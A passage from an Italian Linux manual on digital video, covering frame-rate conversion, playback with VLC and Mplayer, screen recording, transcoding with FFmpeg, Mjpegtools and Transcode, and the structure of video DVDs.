dro nella sequenza di destinazione. Successivamente inizia un ciclo senza fine, dove si calcola: la durata della sequenza fino al punto del quadro di destinazione in corso di elaborazione; il quadro da usare nella sequenza originale (si divide il tempo attuale per la durata del quadro di origine, aggiungendo 0,5, contando di ottenere il troncamento dei decimali dal momento che si assegna a una variabile intera); l'indice corrispondente nell'array di origine; l'indice corrispondente nell'array di destinazione.

Se esiste l'elemento cercato nell'array di origine, il quadro viene copiato nell'elemento appropriato dell'array di destinazione, altrimenti il ciclo termina.

Se tutto va bene viene incrementato il contatore dei quadri di destinazione.

Dopo il ciclo viene calcolato l'indice massimo nell'array di destinazione e vengono restituiti i valori salienti: il riferimento all'array di destinazione, l'indice iniziale e finale della sequenza di quadri trasformata.

30.15.7 Trasformazione di un formato «multiplex»

«

Quando ciò che deve essere trasformato è contenuto in un file che dispone di video e audio assieme, le complicazioni aumentano. Generalmente, si procede separando le varie componenti, trasformando i risultati e riassemblando tutto in un nuovo file *multiplex*. Intuitivamente, si comprende che l'azione di separazione sia nota come *demultiplexing*, mentre la fusione diventa semplicemente *multiplexing*.

Per lo stesso motivo per cui ci si trova a dovere trasformare i video digitali, succede che si debba trasformare in qualche modo anche la

componente audio, soprattutto perché può essere obbligatorio l'uso di una certa frequenza di campionamento e la presenza di due tracce (per la stereofonia, anche se fasulla). La necessità di rielaborare la componente audio è una ragione in più per procedere inizialmente attraverso una separazione dei contenuti multipli.

Se si separano audio e video, quindi si rielabora il video in modo da attribuire una frequenza di quadro differente, ma senza selezionare i quadri (quindi senza rispettare il tempo di esecuzione), il video diventa più lungo o più corto (a seconda che la trasformazione preveda una frequenza di quadro minore o maggiore di prima). Se la differenza nella velocità di esecuzione della sequenza video può essere poco apprezzabile, riaggregando l'audio ci si accorge subito che dopo un po' di tempo il suono anticipa o ritarda rispetto al video.

Se si separano audio e video, quindi si rielabora l'audio in modo da attribuire una frequenza di campionamento differente, ma senza «ricampionare» (quindi senza rispettare il tempo di esecuzione), l'audio diventa più lungo o più corto (a seconda che la trasformazione preveda una frequenza di campionamento minore o maggiore di prima). Se la differenza nella velocità di esecuzione della sequenza audio può essere poco apprezzabile, riaggregando il video ci si accorge subito che dopo un po' di tempo il suono ritarda o anticipa rispetto al video.

30.16 Programmi per l'esecuzione di filmati digitali

«

I formati storici più importanti per i filmati sono fondamentalmente due: MPEG-1 e MPEG-2. Il primo è quello più comune, mentre il secondo riguarda prevalentemente i dischi DVD (*Digital versatile disk*). L'informazione audio utilizza i formati MP2 e MP3 (*MPEG audio layer* II e III). Normalmente, l'estensione di un file contenente video e audio MPEG è '`.mpg`'.

Per registrazioni di scarsa qualità (come per esempio quelli che si potrebbero ottenere attraverso una fotocamera digitale), si usa spesso il formato MJPG (MJPEG), contenuto assieme ad audio MPEG in file con estensioni '`.avi`'.

Esiste anche un formato libero, di qualità ottima, denominato Theora, inserito normalmente in un contenitore di tipo Ogg.

Per la riproduzione video sono disponibili anche applicativi abbastanza sofisticati, i quali, con l'aiuto di librerie aggiuntive (*plugin*), sono in grado di accedere a vari formati video e audio.

L'argomento tipico della riga di comando di un riproduttore di questo tipo, può essere un elenco di file, di directory ed eventualmente di ciò che viene definito «MRL», ovvero *Media resource locator*.

Tabella 30.206. Alcuni esempi di MRL.

MRL	Descrizione
file:///home/tizio/mio_file.avi	File AVI accessibile nel file system con il percorso '`/home/tizio/mio_file.avi`'.

MRL	Descrizione
dvd:///dev/sr0	DVD (video) inserito nell'unità corrispondente al file di dispositivo '`/dev/sr0`'.
vcd:///dev/hdc	VCD (video) inserito nell'unità corrispondente al file di dispositivo '`/dev/hdc`'.
http://www.audio.dg/musica.pls	Probabilmente una stazione radio accessibile attraverso il protocollo HTTP.
http://www.video.dg:8080/;stream.nsv	Probabilmente una stazione televisiva accessibile attraverso il protocollo HTTP.
rtsp://www.video.dg/	Probabilmente una stazione televisiva accessibile attraverso il protocollo RTSP.

I programmi più comuni per l'esecuzione di filmati digitali, ma eventualmente validi anche per formati audio puri e semplici, sono VLC e Mplayer.[65] In particolare VLC è un programma del progetto VideoLAN,[66] che ha lo scopo di realizzare un sistema completo di trasmissione e ricezione di informazioni multimediali. VLC può essere usato sia per trasmettere, sia per ricevere, ma qui viene mostrato solo nella sua veste di «cliente», per la visione di file locali o per la ricezione.

`vlc` [***opzioni***] [***media*...**]

```
mplayer [opzioni] [media...]
```

Segue la descrizione di alcuni esempi.

- `$` **`vlc *.avi`** [*Invio*]

  `$` **`mplayer *.avi`** [*Invio*]

  Esegue i file che corrispondono al modello '`*.avi`' nella directory corrente.

- `$` **`vlc file:///home/tizio/filmati/mio.mpg`** [*Invio*]

  `$` **`mplayer file:///home/tizio/filmati/mio.mpg`** [*Invio*]

  Esegue il file '`/home/tizio/filmati/mio.mpg`'.

- `$` **`vlc dvd:///dev/sr0`** [*Invio*]

  `$` **`mplayer dvd:///dev/sr0`** [*Invio*]

  Esegue il DVD video inserito nell'unità corrispondente al file di dispositivo '`/dev/sr0`'.

- `$` **`vlc http://www.mostlyclassical.com/mp3/classical128k.pls`** [*Invio*]

  `$` **`mplayer http://www.mostlyclassical.com/mp3/classical128k.pls`** [*Invio*]

  Si collega a una radio attraverso Internet.

- `$` **`vlc http://www.webranger.net/m3ustart/s2.m3u`** [*Invio*]

  `$` **`mplayer http://www.webranger.net/m3ustart/s2.m3u`** [*Invio*]

  Si collega a una televisione attraverso Internet.

Figura 30.207. VLC durante la visione di un DVD video.



Il funzionamento di Mplayer può essere controllato efficacemente attraverso la tastiera, ma per l'elenco dei comandi conviene leggere la pagina di manuale *mplayer(1)*.

30.17 Programmi per la registrazione video dello schermo

La registrazione video richiede strumenti fisici adatti: una semplice videocamera a fuoco fisso, specie se incorporata nell'elaboratore, non si presta per realizzazioni dignitose. Tuttavia, è molto importante la ripresa di ciò che appare sul video, in quanto può diventare un valido strumento didattico. A questo proposito, l'applicazione più

adatta è generalmente Recordmydesktop[67], che produce formati in formato Ogg Vorbis Theora.

Questa applicazione si compone in pratica soltanto del programma '**recordmydesktop**', che si usa con una sintassi molto semplice:

```
recordmydesktop [opzioni] [-o file]
```

```
recordmydesktop [file]
```

In mancanza dell'indicazione di un file, Recordmydesktop produce il file '`out.ogv`' nella directory corrente, altrimenti crea il file indicato (da solo o con l'opzione '**-o**'). Se il nome del file predefinito o di quello specificato esiste già, ne viene prodotto uno con nome simile, aggiungendo un'estensione numerica (per esempio '`out-1.ogv`').

L'esempio seguente dimostra un utilizzo molto semplice del programma, dove si richiede di registrare ciò che avviene su tutto lo schermo, inserendo anche l'audio proveniente dal microfono, per generare il file '`out.ogv`':

```
$ recordmydesktop [Invio]
```

La registrazione continua fino a che il programma riceve un segnale SIGTERM, il quale si può ottenere con la combinazione di tasti [*Ctrl C*], quando è in primo piano il terminale da cui il programma è stato avviato. Bisogna però fare attenzione: deve essere inviato un solo segnale SIGTERM, perché a quel punto il programma inizia a elaborare i dati accumulati per produrre il file in formato Ogg Vorbis Theora. Se invece si ripete l'invio del segnale SIGTERM, viene

interrotto e annullato il procedimento di conversione.

Durante la registrazione, se si invia invece il segnale SIGUSR1, si ottiene la sospensione della ripresa, che può essere fatta ripartire con lo stesso segnale SIGUSR1.

Tabella 30.208. Alcune opzioni importanti per l'uso di '**recordmydesktop**'.

Opzione	Descrizione
`--width` ***pixel*** `--height` ***pixel***	Ampiezza e altezza del riquadro da riprendere, in punti grafici. In mancanza di queste opzioni, la ripresa avviene su tutto lo schermo.
`-x` ***pixel*** `-y` ***pixel***	Individua le coordinate iniziali, in alto a sinistra, della ripresa che si vuole fare. Il valore della coordinata viene dato in punti grafici.
`--no-sound`	Con l'uso di questa opzione ci si limita alla ripresa video, ignorando l'audio.
`-o` ***file***	Specifica il nome del file da produrre.

Esiste anche un programma frontale, per il controllo di '**recordmydesktop**'; si tratta di '**gtk-recordmydesktop**', il cui utilizzo, però, potrebbe essere più complicato della semplice riga di comando.

Altri programmi affini.

Camstudio[68]	Si tratta di un programma simile a Recordmydesktop, per sistemi MS-Windows, che genera file AVI: *http://camstudio.org* , *http://sourceforge.net/projects/camstudio* .

30.18 Elaborazione di formati video

«

L'elaborazione di file contenenti video digitale è un'operazione molto complessa. In questa sezione vengono mostrati alcuni programmi in grado di compiere qualche operazione del genere. Si osservi però che quando si fa riferimento a un certo formato video, il programma che può elaborarlo, non sempre è in grado di gestire tutti i tipi di quel formato. In pratica, si può avere successo solo con un insieme limitato di tipi file e di situazioni.

A titolo indicativo, tra i programmi descritti in questa sezione, si suggerisce l'uso di FFmpeg per la conversione dei formati, essendo apparentemente più semplice ed efficace rispetto ad altri programmi simili.

30.18.1 FFmpeg

«

FFmpeg[69] è un sistema completo di registrazione, elaborazione ed esecuzione di formati multimediali di vario tipo. Attraverso il programma '**ffmpeg**', in particolare, è possibile rielaborare le varie componenti e qui viene descritto secondo questa sua modalità di utilizzo:

```
ffmpeg [opzioni_di_ingresso] -i file_ingresso ↩
↪      [-f formato_di_uscita] [opzioni_di_elaborazione] file_uscita
```

In pratica, la prima serie di opzioni, prima di '**-i**', riguarda il file in ingresso, nel caso fosse necessario specificarne le caratteristiche; le opzioni che appaiono dopo l'indicazione del file in ingresso, specificano l'elaborazione che si vuole ottenere nel file in uscita, annotato alla fine della riga di comando. L'esempio seguente serve a rendere

l'idea: il file '`filmato.mpg`' viene trasformato nel file '`filmato.avi`'.

```
$ ffmpeg -i filmato.mpg -f avi filmato.avi[Invio]
```

Si osservi comunque che questo esempio non produce necessariamente un file AVI compatibile con i programmi di esecuzione comuni, ma in questa fase serve a rendere l'idea del funzionamento del programma.

Nel modello sintattico appare l'opzione '**`-f`**', con la quale si specifica il formato del file da generare, attraverso l'indicazione di una parola chiave. I mancanza di questa opzione, il programma tenta di determinare il formato del file da generare dall'estensione che viene data al nome dello stesso. Per conoscere l'elenco delle parole chiave disponibili per definire un formato, si può usare l'opzione '**`-formats`**' da sola:

```
$ ffmpeg -formats[Invio]
```

```
File formats:
  E 3g2             3gp2 format
  E 3gp             3gp format
 D  4xm             4X Technologies format
…
…
 D  wsvqa           Westwood Studios VQA format
 DE yuv4mpegpipe    YUV4MPEG pipe format

Image formats (filename extensions, if any, follow):
 DE gif    gif

Codecs:
 D V    4xm
```

```
 D V D  8bps
 DEA    aac
…
…
 D V D  xl
  EV    xvid
 DEV D  zlib
…
```

Tabella 30.211. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***file***	*input*	Dichiara il file da usare in ingresso.
`-f` ***formato***	*format*	Consente di dichiarare il formato (si può usare anche per forzare l'interpretazione del formato del file in ingresso).
`-hq`	*high quality*	Richiede al programma di generare un file con la qualità migliore possibile.
`-b` ***n***	*bit rate*	Richiede un tasso del flusso di dati (*bit rate*) di ***n*** kbit/s. Il valore predefinito è di 200 kbit/s; valori maggiori consentono una registrazione di qualità migliore.
`-sameq`	*same quality*	Richiede un tasso del flusso di dati (*bit rate*) uguale a quello originale.
`-r` ***n***	*frame rate*	Richiede una frequenza di quadro di ***n*** Hz. Il valore predefinito è di 25 Hz.

Opzione	Significato mnemonico	Descrizione
`-s` ***m*x*n***	*size*	Richiede un quadro di dimensioni ***m*** per ***n*** punti grafici (***m*** è l'ampiezza orizzontale; ***n*** è l'altezza).

Tabella 30.212. Alcuni formati da specificare con l'opzione '**`-f`**'.

Opzione	Descrizione
`-f au`	Audio Sun.
`-f wav`	Audio WAV-RIFF.
`-f mp2` `-f mp3`	Audio MP2 o MP3.
`-f ogg`	Audio Ogg Vorbis.
`-f yuv4mpegpipe`	Video YUV4MPEG.
`-f mpeg1video` `-f mpeg2video`	Video MPEG-1 o MPEG-2.
`-f gif`	Animazione GIF.
`-f swf`	Animazione SWF, nota anche come Flash (video e audio).
`-f asf`	Contenitore multimediale ASF (video e audio).
`-f avi`	Contenitore multimediale AVI (video e audio).

Opzione	Descrizione
`-f mov`	Contenitore multimediale MOV (video e audio).
`-f mpeg`	Contenitore multimediale MPEG1 (video e audio).
`-f mpegts`	Contenitore multimediale MPEG2 (video e audio).

Segue la descrizione di alcuni esempi.

- `$` **`ffmpeg -i filmato.avi -f mpeg2video -hq -sameq -r 25 ↩`**
  `↪ -s 720x576 video.m2v`[*Invio*]

  Estrae la parte video del file ‘`filmato.avi`’, generando il file ‘`video.m2v`’, in formato MPEG-2, specificando una frequenza di quadro di 25 Hz e dimensioni di 720×576 punti grafici.

- `$` **`ffmpeg -i filmato.avi -f mpeg2video -hq -sameq ↩`**
  `↪ video.m2v`[*Invio*]

  Come nell’esempio precedente, senza modificare la frequenza di quadro e le dimensioni.

- `$` **`ffmpeg -i filmato.avi -f wav audio.wav`**[*Invio*]

  Estrae dal file ‘`filmato.avi`’ la componente audio, memorizzandola in formato WAV-RIFF, nel file ‘`audio.wav`’, senza cambiarne la frequenza di campionamento e il numero di canali.

- `$` **`ffmpeg -i filmato.avi -f mpeg -hq -sameq -r 25 ↩`**
  `↪ -s 720x576 filmato.mpg`[*Invio*]

  Converte il file ‘`filmato.avi`’ nel file ‘`filmato.mpg`’ (MPEG1, video e audio assieme), specificando la qualità, la frequenza di quadro e le dimensioni finali.

30.18.2 Mjpegtools

Mjpegtools [70] è un insieme di programmi per l'elaborazione di formati video MPEG. Nelle sezioni seguenti si mostra l'uso di alcuni di questi; si osservi comunque che solo alcune varianti MPEG sono gestibili e che normalmente si tratta di file che contengono solo informazioni video (senza audio).

30.18.2.1 Utilizzo di «jpeg2yuv» e di «png2yuv»

I programmi '**jpeg2yuv**' e '**png2yuv**' consentono di trasformare una sequenza di file da un formato JPG o PNG in un flusso YUV4MPEG. Naturalmente, i file che costituiscono la sequenza da unire devono avere le stesse caratteristiche e le dimensioni (la geometria orizzontale e verticale in punti grafici) devono rispettare gli standard video.

```
jpeg2yuv -f f_quadro -I interlacciamento [altre_opzioni] ↩
↪        -j modello_file > file_y4m
```

```
png2yuv -f f_quadro -I interlacciamento [altre_opzioni] ↩
↪        -j modello_file > file_y4m
```

Come si vede, i modelli sintattici per l'uso di questi due programmi sono equivalenti e alcune opzioni sono obbligatorie.

Tabella 30.213. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-f` ***n***	*frame*	Definisce la frequenza di quadro, dove ***n*** rappresenta il numero di quadri per secondo.
`-I p|t|b`	*interlace*	Definisce il tipo di interlacciamento: '**`-I p`**' richiede l'assenza di interlacciamento; '**`-I t`**' richiede per primo il semiquadro superiore; '**`-I b`**' richiede per primo il semiquadro inferiore.
`-L 0|1`		Attiva o disattiva l'interlacciamento: '**`-L 0`**' copia la stessa immagine in due semiquadri; '**`-L 1`**' indica che i campi sono interlacciati.
`-l` ***n***	*loop*	Richiede di ripetere la sequenza per ***n*** volte. Se non si specifica questa opzione, si ottiene una sola sequenza; se si indica '**`-l -1`**', si ottiene un filmato di lunghezza indefinita.
`-n` ***n***		Richiede di utilizzare soltanto ***n*** quadri in ingresso. In modo predefinito vengono utilizzati tutti i quadri disponibili; eventualmente si può dichiarare esplicitamente la richiesta di usarli tutti con l'opzione '**`-n -1`**'.

Opzione	Significato mnemonico	Descrizione
`-j` ***radice*`%0`*n*`d`***estensione***		Definisce il modello del gruppo di file da utilizzare per ricostruire il filmato. Per esempio, '**`-j prova%06.jpg`**' fa riferimento a file del tipo '`prova000000.jpg`', '`prova000001.jpg`',... '`prova999999.jpg`'.

Segue la descrizione di alcuni esempi.

- `$` **`jpeg2yuv -f 25 -I p -L 0 -j filmato-%06.jpg`** ↩
  ↪ **`> filmato.y4m`**[*Invio*]

  Genera il file '`filmato.y4m`' a partire dalla sequenza di immagini '`filmato-000001.jpg`', '`filmato-000002.jpg`',... '`filmato-`***`nnnnnn`***`.jpg`', utilizzandole alla frequenza di 25 quadri al secondo, come si fa nel sistema PAL o SECAM, senza interlacciamento.

- `$` **`png2yuv -f 25 -I p -L 0 -j filmato-%06.png`** ↩
  ↪ **`> filmato.y4m`**[*Invio*]

  Come nell'esempio precedente, ma facendo riferimento a file PNG: '`filmato-000001.png`', '`filmato-000002.png`',... '`filmato-`***`nnnnnn`***`.png`'.

- `$` **`jpeg2yuv -f 29.97 -I p -L 0 -j filmato-%06.jpg`** ↩
  ↪ **`> filmato.y4m`**[*Invio*]

Come negli esempi precedenti, riferendosi a file JPG, utilizzando una frequenza di quadro di 29.97 quadri al secondo, come si fa nel sistema NTSC.

- `$ jpeg2yuv -f 25 -I p -L 0 -n 100 -j figura.jpg ↩`
  `↪ > filmato.y4m` [*Invio*]

  Utilizza il file '`figura.jpg`' per generare un filmato composto da 100 quadri, contenenti la stessa immagine. La frequenza di quadro è di 25 quadri al secondo, pertanto il filmato dura 4 s.

- `$ png2yuv -f 25 -I p -L 0 -l 3 -j filmato-%06.png ↩`
  `↪ > filmato.y4m` [*Invio*]

  Utilizza una serie di file PNG per generare il file '`filmato.y4m`', nel quale la sequenza viene ripetuta per tre volte.

30.18.2.2 Utilizzo di «yuvplay»

Il programma '**yuvplay**' consente di eseguire un flusso YUV4MPEG, come quello generato dai programmi '**png2yuv**' o '**jpeg2yuv**':

```
yuvplay [opzioni] < file_y4m
```

Tabella 30.214. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-f` ***n***	*frame*	Forza l'utilizzo di una frequenza di quadro specifica, dove ***n*** rappresenta il numero di quadri per secondo.

Opzione	Significato mnemonico	Descrizione
`-s` ***ampiezza*x*altezza***	*size*	Consente di modificare le dimensioni della riproduzione video, indicando valori in punti grafici (*pixel*).

In condizioni normali, il programma viene usato senza opzioni, come nell'esempio seguente, dove viene eseguito il contenuto del file '`filmato.y4m`':

```
$ yuvplay < filmato.y4m[Invio]
```

30.18.2.3 Utilizzo di «mpeg2enc»

Il programma '**`mpeg2enc`**' consente di generare un file video MPEG-1 o MPEG-2 a partire da un flusso YUV4MPEG (il tipo esatto è '**`4:2:0 Y'CbCr`**').

```
mpeg2enc [opzioni] -o file_da_generare < file_y4m
```

Come si vede dal modello sintattico, il flusso YUV4MPEG viene letto dallo standard input e il risultato viene memorizzato nel file indicato come argomento dell'opzione '**`-o`**'.

Tabella 30.215. Alcune opzioni.

Opzione	Descrizione
`-a` ***n*** `--aspect` ***n***	Specifica il rapporto di riproduzione dell'immagine (*aspect ratio*). Se questa opzione non viene specificata, il rapporto viene determinato dalle informazioni contenute nel flusso in ingresso.

Opzione	Descrizione
`-a 1` `--aspect 1`	Imposta il rapporto di riproduzione a 1:1 (quadrato).
`-a 2` `--aspect 2`	Imposta il rapporto di riproduzione a 4:3 (formato televisivo comune).
`-a 3` `--aspect 3`	Imposta il rapporto di riproduzione a 16:9.
`-a 4` `--aspect 4`	Imposta il rapporto di riproduzione a 2,21:1.
`-b` ***n*** `--video-bitrate` ***n***	Imposta il tasso del flusso di dati video a ***n*** kbit/s.
`-n n|p|s` `--video-norm n|p|s`	Forza l'interpretazione del flusso di ingresso secondo lo standard NTSC, PAL o SECAM, rispettivamente in base all'argomento '**`n`**', '**`p`**' o '**`s`**'.
`-f` ***n*** `--format` ***n***	Specifica il tipo di formato del file da generare, attraverso un numero intero.
`-f 0` `--format 0`	Formato video MPEG-1 generico.

Opzione	Descrizione
`-f 3` `--format 3`	Formato video MPEG-2 generico.
`-o` ***file*** `--output` ***file***	Questa opzione appare obbligatoriamente alla fine della riga di comando e serve a dichiarare il nome del file da generare.

L'esempio più significativo di utilizzo di '**mpg2enc**' è quello con il quale si crea un file video MPEG-2 adatto a '**mplex**':

```
$ mpeg2enc -a 2 -n p -f 3 -b 200 -o video.m2v ↩
↪          < video.y4m [Invio]
```

In questo caso si suppone di disporre del file '`video.y4m`', contenente un flusso YUV4MPEG, con il quale si ottiene il file '`video.m2v`' in formato MPEG-2. L'opzione '**-n p**' specifica che le caratteristiche del file MPEG-2 devono essere conformi allo standard PAL (per esempio la frequenza di quadro deve essere di 25 Hz) e l'opzione '**-b 200**' fissa il tasso del flusso di dati video a 200 kbit/s.

30.18.2.4 Utilizzo di «mplex»

Il programma '**mplex**' consente di generare un contenitore multimediale MPEG1 o MPEG2, partendo da un file video MPEG e da un file audio MPEG (eventualmente anche qualche altro formato audio è consentito, come descritto nella pagina di manuale *mplex(1)*).

```
mplex [opzioni] -o file_da_generare file_in_ingresso...
```

Dal modello sintattico appena mostrato si intende che l'opzione '**-o**' è obbligatoria e precede il nome del file da produrre; quindi segue l'elenco dei file da unire nel contenitore multimediale.

Tabella 30.216. Alcune opzioni.

Opzione	Descrizione
`-f` ***n*** `--format` ***n***	Specifica il tipo di formato del file da generare, attraverso un numero intero. Nelle righe successive ne vengono indicati alcuni.
`-f 0` `--format 0`	Formato MPEG1 generico.
`-f 1` `--format 1`	Formato VCD.
`-f 3` `--format 3`	Formato MPEG2 generico.
`-f 4` `--format 4`	Formato SVCD.
`-f 8` `--format 8`	Formato DVD (VOB), adatto per Dvdauthor.
`-v` `--vbr`	Richiede espressamente di utilizzare un tasso variabile del flusso di dati (*variable bit rate*).

Opzione	Descrizione
`-o` ***file*** `--output` ***file***	Specifica il nome del file da generare.

L'esempio più significativo di utilizzo di '**mplex**' è quello con il quale si creano i file VOB adatti a Dvdauthor:

```
$ mplex -f 8 -V -o filmato.vob video.m2v audio.mp2 [Invio]
```

In questo caso si suppone di disporre del file '`video.m2v`' in formato video MPEG-2 e del file '`audio.mp2`' in formato MP2, per generare il file '`filmato.vob`'. Si osservi che in questa situazione, è bene che il file video fornito in ingresso sia in formato MPEG-2, come nell'esempio.

30.18.3 Transcode

Transcode[71] è un sistema modulare per l'elaborazione di formati video MPEG, gestito generalmente attraverso il programma frontale '**transcode**'. Purtroppo i moduli che compongono Transcode non sono perfettamente omogenei e spesso, la sintassi teorica della riga di comando dell'eseguibile '**transcode**' non genera i risultati attesi:

```
transcode [opzioni]
```

Il modello sintattico appena mostrato indica soltanto che sono previste delle opzioni nella riga di comando, ma senza alcuna opzione, il programma non fa alcunché. Di solito si utilizzano almeno le opzio-

ni '**-i**' e '**-o**', per indicare rispettivamente un file in ingresso e uno in uscita.

Tabella 30.217. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***file*** `-o` ***file***	*input*, *output*	Specificano, rispettivamente, il nome del file da usare in ingresso e in uscita.
`-x` ***video*** [**,** ***audio***] `-y` ***video*** [**,** ***audio***]		Specificano i moduli da usare, rispettivamente, per l'interpretazione del file in ingresso e per la creazione del file in uscita. Si distingue eventualmente tra modulo video e modulo audio (facoltativo), dove il secondo potrebbe essere determinato automaticamente dal tipo di modulo video richiesto. Tra i vari moduli esiste anche quello denominato '**null**', per escludere esplicitamente uno dei due moduli (video o audio). Si osservi che di solito l'opzione '**-x**' viene omessa, lasciando che sia il programma a determinare il formato del file in ingresso.
`-F` ***codifica***		Questa opzione dipende dal modulo specificato con l'opzione '**-y**' e serve a richiedere l'uso di una certa codifica a quel modulo particolare selezionato per il file in uscita.

La mancanza di omogeneità dei moduli che compongono Transcode fa sì che l'utilizzo delle opzioni della riga di comando possa variare molto da un modulo all'altro. Per questa ragione, nella tabella riepilogativa delle opzioni principali vengono mostrate soltanto quelle essenziali, rimanendo però l'esigenza di leggere la pagina di manuale *transcode(1)* per ogni modulo che si voglia tentare di utilizzare. Viene mostrato qui solo qualche esempio elementare di utilizzo del programma.

- `$` **`transcode -i filmato.mpg -o filmato.mov -y mov`**[*Invio*]

  Converte il file '`filmato.mpg`', che si suppone sia un contenitore multimediale MPEG1 (video e audio), in un file MOV (QuickTime), conservando entrambe le componenti (video e audio).

- `$` **`transcode -i filmato.mov -o video -y ffmpeg`** ↩
  ↪ **`-F mpeg1video`**[*Invio*]

  Estrae dal file '`filmato.mov`' la componente video, convertendola nel file '`video.m1v`', in formato MPEG-1 (video). Per questa operazione si utilizza il modulo '**`ffmpeg`**' che richiede di specificare il formato con l'opzione '**`-F`**' e di indicare il nome del file (opzione '**`-o`**') senza estensione.

- `$` **`transcode -i filmato.mov -o video -y ffmpeg`** ↩
  ↪ **`-F mpeg2video`**[*Invio*]

  Come nell'esempio precedente, generando però un file video in formato MPEG-2, con il nome '`video.m2v`'.

- `$` **`transcode -i filmato.mov -o video -y jpg`**[*Invio*]

Estrae dal file ‘`filmato.mov`’ la componente video, convertendola in una serie di file del tipo ‘`video`***nnnnnn***`.jpg`’, in formato JPG, uno per ogni quadro.

30.18.4 Creazione di un filmato da un'immagine fissa

«

In questa sezione si mostrano alcuni esempi che, a partire da un'immagine fissa, consentono di arrivare a un filmato, completo di audio, anche se completamente silenzioso.

Si può creare un video YUV4MPEG con ‘**jpeg2yuv**’ o con ‘**png2yuv**’ di Mjpegtools:

```
$ jpeg2yuv -f 25 -I p -L 0 -n 100 -j figura.jpg ↩
↪          > video.y4m[Invio]
```

Oppure:

```
$ png2yuv -f 25 -I p -L 0 -n 100 -j figura.png ↩
↪         > video.y4m[Invio]
```

In questo modo, a partire dal file ‘`figura.jpg`’ o ‘`figura.png`’, si ottiene un video YUV4MPEG di 100 quadri, contenenti la stessa immagine, nel file ‘`video.y4m`’. La frequenza di quadro è di 25 quadri al secondo, pertanto il video dura 4 s.

Con l'aiuto di ‘**mpeg2enc**’ si trasforma il file ‘`video.y4m`’ in un formato MPEG-2, creando il file ‘`video.m2v`’:

```
$ mpeg2enc -a 2 -n p -f 3 -b 200 -o video.m2v ↩
↪          < video.y4m[Invio]
```

Viene creato un file audio silenzioso, di 4 s, in formato MP2, con una frequenza di campionamento di 48000 Hz in stereofonia:

```
$ dd if=/dev/zero bs=4 count=192000 ↩
↪ | toolame -b 128 -s 48 /dev/stdin audio.mp2[Invio]
```

Si ottiene il file ‘`audio.mp2`’ che si può usare assieme a ‘`video.m2v`’ per creare un contenitore multimediale MPEG2 (video e audio) con l’aiuto di ‘**mplex**’:

```
$ mplex -f 3 -o filmato.mpg video.m2v audio.mp2[Invio]
```

Si ottiene così il file ‘`filmato.mpg`’.

Riquadro 30.218. Campionatura audio e frequenza di quadro.

A seconda della frequenza di quadro dello standard utilizzato (NTSC, PAL o SECAM), si deve calcolare la quantità di campioni audio per quadro, in modo da poter sincronizzare il suono correttamente. La frequenza di quadro dello standard NTSC è di 29,97 quadri per secondo, mentre quella degli standard europei (PAL e SECAM) è di 25 quadri per secondo. Conoscendo la frequenza di campionamento della fonte sonora, basta dividere quel valore per la frequenza di quadro per ottenere quanti campioni corrispondono a un quadro. Per esempio, la frequenza di campionamento di 48 kHz (ovvero 48000 Hz), divisa per 29,97 (NTSC), dà 1601,6 campioni per quadro; divisa per 25 (PAL o SECAM), dà 1920 campioni per quadro. Nello stesso modo, la frequenza di campionamento di 44,1 kHz (ovvero 44100 Hz), divisa per 29,97 (NTSC), dà 1471,5 campioni per quadro; divisa per 25 (PAL o SECAM), dà 1764 campioni per quadro.
Per generare una traccia audio silenziosa, in formato MPEG-1 II, con una campionatura a 48 kHz, si può usare Toolame con un comando di questo tipo:

```
dd if=/dev/zero bs=4 count=n_campioni ↩
↪| toolame -b 128 -s 48 /dev/stdin file_da_generare
```

In pratica, la durata della traccia audio si determina specificando la quantità di campioni da inserire nell'argomento dell'opzione '**count**' del comando '**dd**'.

30.18.5 Funzioni per l'elaborazione dei filmati quadro per quadro

«

A titolo di esempio, vengono fornite delle funzioni per script di shell POSIX, utili per elaborare i filmati con l'ausilio di Transcode e di ImageMagick. Nel file *allegati/video/video_to_frame.txt* si trova la

dichiarazione della funzione ***video_to_frame()***, la quale potrebbe essere utilizzata come nell'esempio seguente, dove si richiede di elaborare il file '`origine.m1v`' per generare una serie di immagini con file che corrispondono al modello '`destinazione.`***`nnnnnn`***`.png`':

```
...
video_to_frame origine.m1v destinazione 25 720x576
...
```

Si può sintetizzare il lavoro di questa funzione nel modo seguente:

- vengono acquisite le informazioni necessarie all'elaborazione;
- con l'aiuto di Transcode vengono separati i quadri in file temporanei distinti (per ora in formato JPG);
- con l'aiuto dei programmi di ImageMagick i singoli quadri vengono adattati alla geometria finale, aggiungendo, se necessario, uno sfondo grigio;
- vengono calcolati i tempi di scansione dei quadri e così vengono selezionati i file da copiare nella sequenza finale di file.

Dopo l'estrazione e l'adattamento dei vari quadri, si può passare alla costruzione di un nuovo filmato. Per fare questo viene proposta la funzione ***frame_to_video()***, disponibile nel file *allegati/video/frame_to_video.txt* . Per usare questa funzione si può agire come nell'esempio seguente, dove si parte da file in formato PNG, secondo il modello '`origine.`***`nnnnnn`***`.png`', per generare il file '`destinazione.m2v`', a 25 quadri al secondo:

```
...
frame_to_video origine destinazione.m2v 25
...
```

30.19 Introduzione ai DVD video

«

Il DVD video è semplicemente un disco con un file system UDF, contenente directory e file con nomi prestabiliti, inseriti nel file system con un ordine preciso. Anche un CD può contenere un file system di questo tipo ed essere usato per un filmato di breve durata.

Nonostante la semplicità della sua struttura, un DVD video è difficile da realizzare, quando non si dispone di strumenti che fanno tutto da soli (ammesso che lo facciano bene), perché di norma si devono rielaborare i file in modo da adattarli al formato previsto per i DVD stessi.

30.19.1 Descrizione superficiale dell'organizzazione di un DVD video

«

Un DVD video è costituito da un file system UDF, contenente le directory '`AUDIO_TS/`' (che dovrebbe risultare vuota) e '`VIDEO_TS/`'. Nella directory '`VIDEO_TS/`' vengono inseriti diversi file, di cui i più importanti sono quelli con estensione '`.VOB`', che rappresentano un contenitore particolare per video MPEG-2 e audio (che può essere rappresentato con diversi formati). Le caratteristiche geometriche del formato video variano a seconda degli standard di riferimento.

Tabella 30.221. Caratteristiche standard del formato dei filmati nei vari standard video per CD e per DVD.

Standard di memorizzazione	Geometria per NTSC	Geometria per PAL/SECAM	Frequenza di campionamento audio
VCD	352×240	352×288	44 100 Hz
SVCD	480×480	480×576	44 100 Hz
DVD	720×480	720×576	48 000 Hz

Dal punto di vista dell'utilizzatore, il contenuto del DVD video è organizzato in «titoli», che a loro volta possono essere suddivisi in «capitoli».

